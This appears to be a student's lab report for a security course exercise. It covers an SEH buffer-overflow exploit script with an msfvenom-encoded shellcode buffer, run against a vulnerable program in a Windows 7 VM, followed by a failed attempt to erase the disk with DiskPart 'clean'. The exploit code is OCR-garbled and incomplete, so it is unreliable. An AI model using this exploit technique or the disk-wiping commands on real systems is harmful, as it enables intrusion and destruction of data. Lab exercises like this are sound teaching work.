S.V.SAIVAMSI,19BCN7258


<u>Task</u>

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py) to generate the payload
- Install Vuln Program Stream.exe and Run the same Analysis
- Crash the Vuln_Program_Stream program and try to erase the hdd.

Script-

```
6 exploit2.py ×
       junk="A" * 4112
        nseh="\xeb\x20\x90\x90"
       seh="\x48\x8C\x81\x48"
10
       #40020C48 58
       #40020C4C 5D
                                     POP EBP
       #40010C40 C1
                                     RETN
14
15
       #POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Prigate5\rtl60.bpl)
16
18
       # <u>msfvenom</u> -a x86 --plotform windows -p windows/exec CMD-colc -e x86/alpha_mixed -b "\x00\x14\x09\x04\x04\x00\x14\x00\x100\" -f pyth
19
20
21
       buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
        buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43
        buf += b"\x37\x51\x5a\x6a\x41\x58\x58\x38\x41\x38\x41\x6b\x41"
24
        buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x38\x42\x42\x41\x42"
25
       buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6e\x59\x78\x4d"
26
27
        buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
        buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
28
        buf += b"\x66\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
29
        buf += b"\x54\x32\x52\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
30
       buf += b"\x71\x39\x6f\x4e\x4e\x35\x6e\x70\x61\x63\x4e\x77\x72"
       buf += b"\x66\x4e\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
       buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
        buf += b"\x44\x58\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x38\x4c\x72"
        buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
        buf += b"\x4e\x6b\x76\x39\x45\x78\x75\x51\x39\x43\x6e\x6b\x67"
        buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
        buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
        buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
```

Payload Generated



App Crashes

```
Microsoft DiskPart version 10.0.18362.1533
Copyright (C) Microsoft Corporation.
On computer: DESKTOP-7QRO6UM
DISKPART> list disk
                        Size Free Dyn Gpt
  Disk ### Status
  Disk 0 Online
                              465 GB Ø B
DISKPART> select disk 0
Disk 0 is now the selected disk.
DISKPART> clean
Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.
DISKPART> select disk0
Microsoft DiskPart version 10.0.18362.1533
DISK

    Shift the focus to a disk. For example, SELECT DISK.

PARTITION - Shift the focus to a partition. For example, SELECT PARTITION.

VOLUME - Shift the focus to a volume. For example, SELECT VOLUME.

VDISK - Shift the focus to a virtual disk. For example, SELECT VDISK.
DISKPART> clean
Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.
DISKPART>
```

Unable to erase disk due to above occurred error